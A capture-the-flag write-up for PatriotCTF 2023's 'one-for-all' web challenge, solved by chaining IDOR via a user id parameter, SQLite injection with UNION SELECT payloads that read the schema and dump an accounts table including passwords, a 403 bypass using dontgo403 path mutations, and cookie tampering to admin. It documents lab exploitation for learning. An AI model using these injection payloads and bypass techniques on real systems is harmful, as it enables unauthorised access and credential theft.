one-for-all

type: #WEB #blackbox


difficulty: #easy

SOLVED by: #myself and biogenisis


writeup on how we-- aced first blood on one-for-all challenge patriotCTF 2023

was rated easy in first but later PatriotCTF Rated it hard as u can see in the screenshot

the challenge




the first thing we see is a field require from us a username



as any fellow hacker i typed the normal thing and hit the big button







No such user exists

No such user exists (keep that in mine)

i noticed something on the main page in top corner and and it bothred me so i went back and clicked on it




it sent me to http://chal.pctf.competitivecyber.club:9090/user?id=1



id = 1 is wilson so maybe different id number can lead to different name and i can collect them to try on the main page huh i'm so smart

tried id=2 aaaaand




nothing changed .. so maybe it's three then (said with hope) nope not three ethier

so i sent the request to the intruder in burpsuite and set the payload from 0 to 100 and let it run while i was waiting burp to finish i went back on the main page and tried wilson and got the No user exist error.

so i thought maybe it's fetching from a database so it's maybe vulnerable to sqli

i tried wilson" or 1=1 -- and



YES it vulnerable to SQLi and maybe we can dump the flag

before we do so let's take look on burp at the same moment i hear discord notification so i change tabs and see BioGensis

tellin me he grabbed <\div description in the source code (hit ctrl + u to see source code)

he got the part of the flag in user?id=0:)

and burp confirm that because the only content length different happen at user?id=0 the part he got was ev3rYtH1nG}

so maybe my SQLi we will be the rest and we solve the challenge to move on with our teammate on **Pick Your Starter** challenge

hint NO we won't not even close ••

so i tried to go to hacktricks sqli page

we aleardy no it's sqllite database because the commect -- - worked yet u can confirm with last_insert_rowid()=last_insert_rowid() which will equal to ture in a SQLlite database

```
anyway

a" union select 1,1,1,1 -- -

and keep increasing "1," if u don't get true response
that is the count of columns (4)
inject (select sql from sqlite_schema)
into one of the columns
so its like that

a" union select 1,1,(select sql from sqlite_schema),1 -- -
```


all that i didn't know and biogenisis was the one who solved that part i googled everything later tho so i don't be script kidyy -but we all are right •• -

and increment offset till we find what we want

```
0: "1"
1: "1"
▼2: "CREATE TABLE accounts(id int NOT NULL PRIMARY KEY, email varchar(20) unique, username varchar(20), password varchar(200))"
3: "1"
```

so we know that the name of the table name is accounts contains id,email,username,password

```
a" union select id,email,username,password from accounts limit 1 offset 2 -- -
why offset 2 and limit 1 ??
first if u don't know limit and offset see this
offset 2 will skip kairn
-we already know from a" or 1=1 -- trial-
and limit 1 because the page can't dumb all the table in one time
so we go only by 1
```




offset 2 get us that




part of the flag

so we now have and_Adm1t_ev3rYtH1nG}

offset 3 get us something interesting





we get you don't have permission to acccess /secretsforyou/ just like a 403 error but it's just html page not real 403


i tried maybe if i added x-forward-from: 127.0.0.1 maybe it will work. it didn't, i tried different local ips 10.12.x.x 192.168.x.x nothing worked.

so i ran <u>dontgo403</u> great tool to bypass 403 written in golang so it's super fast it can try different headers too like x-forward-from and more

```
####] CUSTOM PATHS [####]
00 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/%20/
2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/..\;/
2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/%00
2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/.svc
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/°/
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/..;
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/./
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/..;/
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/.html
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/~
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/1
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/.php
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/%0A
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/?testparam
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/?param
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/\/\/
               http://chal.pctf.competitivecyber.club:9090/secretsforyou/debug
```

so 178 bytes stood out to my eyes

visiting the page we get the third part of the flag




flag so far l00s3_and_Adm1t_ev3rYtH1nG}

so we missing part hinting the name one-FOR{UR}-all

i just sent a get request in burp previously name=karin i changed to name=admin earlier and it was the solution


```
GET / HTTP/1.1
Host: chal.pctf.competitivecyber.club:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Flag 5/5=e4a541}; name=admin
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Length: 0
```

and



boom

PCTF{Hang_l00s3_and_Adm1t_ev3rYtH1nG}



was nice challenge combined bunch of vulnerability IDOR, SQLi, 403 bypass!! the latter was just amazing idea tbh

checkmate challenge was a lot funnier but that for another writeup see you guys later.